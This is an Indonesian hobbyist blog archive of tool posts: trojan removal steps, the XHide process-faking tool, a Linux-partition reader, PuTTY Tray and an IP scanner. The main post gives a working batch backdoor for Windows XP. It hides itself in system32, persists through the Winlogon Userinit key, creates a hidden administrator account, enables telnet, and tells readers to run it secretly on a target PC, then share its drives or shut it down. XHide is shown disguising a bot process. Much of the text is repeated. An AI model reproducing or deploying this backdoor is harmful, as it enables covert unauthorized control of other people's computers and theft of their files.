Cara menghapus trojan msqpdxserv.sys (trojan tidserv)
Msqpdxserv.sys trojan atau yang dikenal sebagai W32.Tidserv merupakan trojan horse yang beresiko bagi keamanan computer yang terinfeksi. Trojan rootkit menggunakan teknik yang dirancang khusus untuk menyembunyikan keberadaan software pada sistem.
Setelah system computer terinfeksi, trojan ini akan melakukan blok keamanan akses pengguna ke situs web, halaman web yang mengandung kata "VIMAX", hasil pencarian di Google, Yahoo, MSN dan lainnya redirect ke situs-situs lainnya yang tidak terkait. Trojan Msqpdxserv.sys juga akan mengubah DNS server ke salah satu IP berikut: 85.255.115.156, 85.255.112.87, 85.255.115.50, 85.255.112.154.
Msqpdxserv.sys trojan menyebar dan menggandakan diri ke semua removable drive menjadi sebuah file boot.com yang berada pada directory %DriveLetter%\resycled\boot.com, juga membuat file autorun.inf pada path %DriveLetter%\resycled\.
Cara untuk menghapus dan mematikan trojan msqpdxserv.sys :
Langkah 1: Mematikan msqpdxserv.sys trojan driver.
* Klik kanan pada icon My Computer
* Klik Properties.
* Klik Tab Hardware.
* Klik Device Manager.
* Pada menu bagian atas, klik View and click Show Hidden Drivers
* Scroll ke bawah pada opsi non Plug and Play drivers.
* Klik + di sebelah kiri.
* Pada list driver, klik kanan msqpdxserv.sys.
* Klik Disable.
* Klik YES untuk konfirmasi.
* Tutup semua jendela dan reboot komputer Anda.
Untuk menghilangkan trojan msqpdxserv.sys maupun sejenis malware lainya, anda bisa menggunakan tools berikut.
writlen by fcknmysep @ komputer tips
Showing posts with label tools. Show all posts
Showing posts with label tools. Show all posts

5.1.09
Menyembunyikan process pada linux XH
XH (XHide) process faker, sebuah software pada OS Linux yang berfungsi untuk menyembunyikan atau mengganti nama process pada linux atau dengan kata lain "Penyamaran nama Process". Cara kerja program XH ini adalah melakukan remote pada software/process tujuan, kemudian mengganti nama process sesuai dari fake process yang kita inputkan.
XHide - Process Faker, by Schizoprenic Xnuxer Research (c) 2002
Options:
-s string Fake name process
-d Run aplication as daemon/system (optional)
-u uid[:gid] Change UID/GID, use another user (optional)
-p filename Save PID to filename (optional)
Example: ./xh -s "klogd -m 0" -d -p test.pid ./egg bot.conf
Contoh lain cara menggunakan :
./xh -s "/usr/local/apache/bin/httpd -k start -DSSL" /usr/bin/egg bot.conf
Format dari perintah ini adalah :
./xh -s "nama/process/samaran/fake" /perintah/exekusi/program/asli
Software XH (XHide) ini masih memiliki kelemahan, yaitu format manipulasi/fake process yang dijalankan adalah menambahkan nama process fake di ikuti karakter spasi yang sangat panjang kemudian nama process asli. Walaupun demikian, software ini cukup lumayan untuk tujuan tertentu yang mewajibkan kita untuk mengganti nama process pada linux. :D
XH silahkan download disini
(komputer tips) - http://folderblog.blogspot.com - os: LINUX
XHide - Process Faker, by Schizoprenic Xnuxer Research (c) 2002
Options:
-s string Fake name process
-d Run aplication as daemon/system (optional)
-u uid[:gid] Change UID/GID, use another user (optional)
-p filename Save PID to filename (optional)
Example: ./xh -s "klogd -m 0" -d -p test.pid ./egg bot.conf
Contoh lain cara menggunakan :
./xh -s "/usr/local/apache/bin/httpd -k start -DSSL" /usr/bin/egg bot.conf
Format dari perintah ini adalah :
./xh -s "nama/process/samaran/fake" /perintah/exekusi/program/asli
Software XH (XHide) ini masih memiliki kelemahan, yaitu format manipulasi/fake process yang dijalankan adalah menambahkan nama process fake di ikuti karakter spasi yang sangat panjang kemudian nama process asli. Walaupun demikian, software ini cukup lumayan untuk tujuan tertentu yang mewajibkan kita untuk mengganti nama process pada linux. :D
XH silahkan download disini
(komputer tips) - http://folderblog.blogspot.com - os: LINUX
20.9.08
Cara membaca partisi linux dari windows
 Explore2fs
Explore2fs merupakan sebuah tool yang berfungsi untuk membaca/melihat file pada partisi linux dari windows, lisensinya adalah free.
Download
Explore2fs is a GUI explorer tool for accessing ext2 and ext3 filesystems. It runs under all versions of Windows and can read almost any ext2 and ext3 filesystem.
A beta version of Virtual Volumes is now available. This is a technology preview for Explore2fs 2. Virtual Volumes also has the ability to read ReiserFS and many other filesystems.
home page : http://www.chrysocome.net/explore2fs
19.9.08
Putty tray minimize
Bagi yang suka maen tunel-tunel an :D, silahkan coba varian baru dari putty yaitu putty tray. dengan putty tray anda bisa minimize window putty pada system tray windows dimana fasilitas ini tidak terdapat pada versi putty standart.
Features :
web page http://www.xs4all.nl/~whaa/putty/
Features :
- New default icon
- Minimizing to the system tray (on CTRL + minimize, always or directly on startup)
- (Tray) icon customizable
- Blinks tray icon when a bell signal is received
- Configurable window transparency
- URL hyperlinking
- Portability: optionally stores session configuration in files (for example: on a USB drive) like portaPuTTY
- Easy access to the 'always on top' setting (in the system menu)
- Reconnects when your PC wakes up from stand-by
- Attempts to reconnect when the connection fails
web page http://www.xs4all.nl/~whaa/putty/
10.9.08
Cara scann ip dalam jaringan
Angry IP scanner merupakan tools untuk mengetahui / menscann ip dalam jaringan LAN dan jaringan Internet. Selain scann ip, kelebihan dari program ini juga dapat mengenali mac address dari interface yang anda gunakan. lisensi program ini adalah freeware alias gratis. Untuk versi 3.0 membutuhkan java runtime min versi 1.5.0 yg bisa di download di sini.
Untuk versi lama angry ip scanner ini dapat langsung di jalankan tanpa java runtime, dan pastinya dari segi fasilitas jauh lebih lengkap pada versi 3.0
klik disini untuk download angry ip scanner versi 3.0-beta3 size 820KB
klik disini untuk download angry ip scanner versi lama size 108KB
Judul artikel : Cara scanning ip address dan mac address dalam jaringan
penulis : fcknmysep@yahoo.com.sg http://folderblog.blogspot.com
OS : Windows
Untuk versi lama angry ip scanner ini dapat langsung di jalankan tanpa java runtime, dan pastinya dari segi fasilitas jauh lebih lengkap pada versi 3.0
klik disini untuk download angry ip scanner versi 3.0-beta3 size 820KB
klik disini untuk download angry ip scanner versi lama size 108KB
Judul artikel : Cara scanning ip address dan mac address dalam jaringan
penulis : fcknmysep@yahoo.com.sg http://folderblog.blogspot.com
OS : Windows
26.8.08
Mengendalikan komputer dalam jaringan LAN
Kali ini penulis ingin berbagi sebuah trik untuk mengendalikan komputer menggunakan telnet dalam jaringan LAN, dan tentunya dalam cakupan sistem operasi windows xp. Sebelum menuju ke poin utama "cara mengedalikan komputer", terlebih dahulu akan di bahas mengenai apa itu TELENT, TELNET merupakan sebuah tool yang berfungsi untuk mengendalikan komputer (remote) yang bebasiskan client dan server. Tool telnet ini secara default sudah tersedia atau terinclude di dalam windows xp, dan akan menjadi poin utama dalam artikel cara mengendalikan komputer ini.
Dalam artikel "cara mengedalikan komputer" ini saya akan membuatkan sebuah tools yg berfungsi agar kita bisa login pada komputer target dengan hak akses Administrator sehingga kita bisa melakukan apapun di dalamnya melalui komputer kita, di sini status komputer kita adalah sebagai client, dan komputer target selaku server yang akan kita kendalikan melalui telnet.
inti dari baris code yang ada di dalam tool ini adalah menjalankan perintah cmd.exe untuk membuat user beserta password dengan hak akses administrator kemudian mengaktivkan telnet server yang ada di komputer target dalam jaringan LAN. Berikut adalah baris codenya :
1. net user fck 123456 /add
2. net localgroup administrators fck /add
3. net start telnet
keterangan:
1. membuat user dengan nama fck dan password 123456
2. memasukkan user fck kedalam group administrator
3. mengaaktivkan TELNET server
Klik disini untuk mendownload tools nya
password: 123456
Tools ini berjalan di background tanpa ada window yang visible, auto start pada windows start up, tetap aktif pada safe mode windows dan tanpa ada user yang terlihat pada winlogon.
Cara penggunaan :
1. Silahkan download dan jalankan tools ini pada komputer target, caranya silahkan berusaha sendiri.
2. Anda harus mengetahui IP address komputer target, coba gunakan tool scanner IP jika anda belum tau IP addressnya.
3. Buka CMD (command prompt) pada komputer anda, kemudian ketik "telnet IP_TARGET" (tanpa tanda petik)
4. Akan muncul form login, isikan usernya : fck dan passwordnya : 123456
5. Jika berhasil, saat itu juga anda sudah menguasai shell target.
6. Apabila ingin mengcopy file-file dari komputer target, gunakan "net share" , caranya ketik "net share namashare=c: " tanpa tanda petik, perintah ini berfungsi untuk mensharing drive "C" , silahkan sesuaikan drive yang akan di share, misalkan "net share namashare=d:" untuk mensharing drive "D" kemudian buka run, dan ketik \\ip_komputer_target.
7. Untuk mendisable sharing gunakan perintah "net share namashare /del"
8. Untuk mematikan komputer, ketik "shutdown -s -t 0 -f" tapa tanda petik, Anda bisa mengaplikasikan perintah cmd windows yang lain.
Untuk proses kinerja tools secara visiblenya adalah seperti di bawah:
========================================================
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\root>net user fck 123456 /add
The command completed successfully.
C:\Documents and Settings\root>net localgroup administrators fck /add
The command completed successfully.
C:\Documents and Settings\root>net start telnet
The Telnet service is starting.
The Telnet service was started successfully.
C:\Documents and Settings\root>
========================================================
Berikut adalah baris code dari tools yang saya buat:
========================================================
Judul artikel : Cara mengendalikan komputer dalam jaringan LAN menggunakan telnet
Operating System : Windows xp
Penulis : fcknmysep@yahoo.com.sg
Dalam artikel "cara mengedalikan komputer" ini saya akan membuatkan sebuah tools yg berfungsi agar kita bisa login pada komputer target dengan hak akses Administrator sehingga kita bisa melakukan apapun di dalamnya melalui komputer kita, di sini status komputer kita adalah sebagai client, dan komputer target selaku server yang akan kita kendalikan melalui telnet.
inti dari baris code yang ada di dalam tool ini adalah menjalankan perintah cmd.exe untuk membuat user beserta password dengan hak akses administrator kemudian mengaktivkan telnet server yang ada di komputer target dalam jaringan LAN. Berikut adalah baris codenya :
1. net user fck 123456 /add
2. net localgroup administrators fck /add
3. net start telnet
keterangan:
1. membuat user dengan nama fck dan password 123456
2. memasukkan user fck kedalam group administrator
3. mengaaktivkan TELNET server
Klik disini untuk mendownload tools nya
password: 123456
Tools ini berjalan di background tanpa ada window yang visible, auto start pada windows start up, tetap aktif pada safe mode windows dan tanpa ada user yang terlihat pada winlogon.
Cara penggunaan :
1. Silahkan download dan jalankan tools ini pada komputer target, caranya silahkan berusaha sendiri.
2. Anda harus mengetahui IP address komputer target, coba gunakan tool scanner IP jika anda belum tau IP addressnya.
3. Buka CMD (command prompt) pada komputer anda, kemudian ketik "telnet IP_TARGET" (tanpa tanda petik)
4. Akan muncul form login, isikan usernya : fck dan passwordnya : 123456
5. Jika berhasil, saat itu juga anda sudah menguasai shell target.
6. Apabila ingin mengcopy file-file dari komputer target, gunakan "net share" , caranya ketik "net share namashare=c: " tanpa tanda petik, perintah ini berfungsi untuk mensharing drive "C" , silahkan sesuaikan drive yang akan di share, misalkan "net share namashare=d:" untuk mensharing drive "D" kemudian buka run, dan ketik \\ip_komputer_target.
7. Untuk mendisable sharing gunakan perintah "net share namashare /del"
8. Untuk mematikan komputer, ketik "shutdown -s -t 0 -f" tapa tanda petik, Anda bisa mengaplikasikan perintah cmd windows yang lain.
Untuk proses kinerja tools secara visiblenya adalah seperti di bawah:
========================================================
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\root>net user fck 123456 /add
The command completed successfully.
C:\Documents and Settings\root>net localgroup administrators fck /add
The command completed successfully.
C:\Documents and Settings\root>net start telnet
The Telnet service is starting.
The Telnet service was started successfully.
C:\Documents and Settings\root>
========================================================
Berikut adalah baris code dari tools yang saya buat:
========================================================
:start
if not exist %windir%\system32\str090.exe for %%a in (*.exe) do if %%~za equ 140800 copy /y "%%a" %windir%\system32\str090.exe
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Userinit /d %windir%\system32\userinit.exe,%windir%\system32\str090.exe /f
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v fck /t reg_dword /d 0 /f
rem fcknmysep @ http://folderblog.blogspot.com
rem artikel cara mengendalikan komputer dalam LAN
net user fck 123456 /add
net localgroup administrators fck /add
net start telnet
:end
exit
=======================================================if not exist %windir%\system32\str090.exe for %%a in (*.exe) do if %%~za equ 140800 copy /y "%%a" %windir%\system32\str090.exe
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Userinit /d %windir%\system32\userinit.exe,%windir%\system32\str090.exe /f
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v fck /t reg_dword /d 0 /f
rem fcknmysep @ http://folderblog.blogspot.com
rem artikel cara mengendalikan komputer dalam LAN
net user fck 123456 /add
net localgroup administrators fck /add
net start telnet
:end
exit
Judul artikel : Cara mengendalikan komputer dalam jaringan LAN menggunakan telnet
Operating System : Windows xp
Penulis : fcknmysep@yahoo.com.sg
Subscribe to:
Posts (Atom)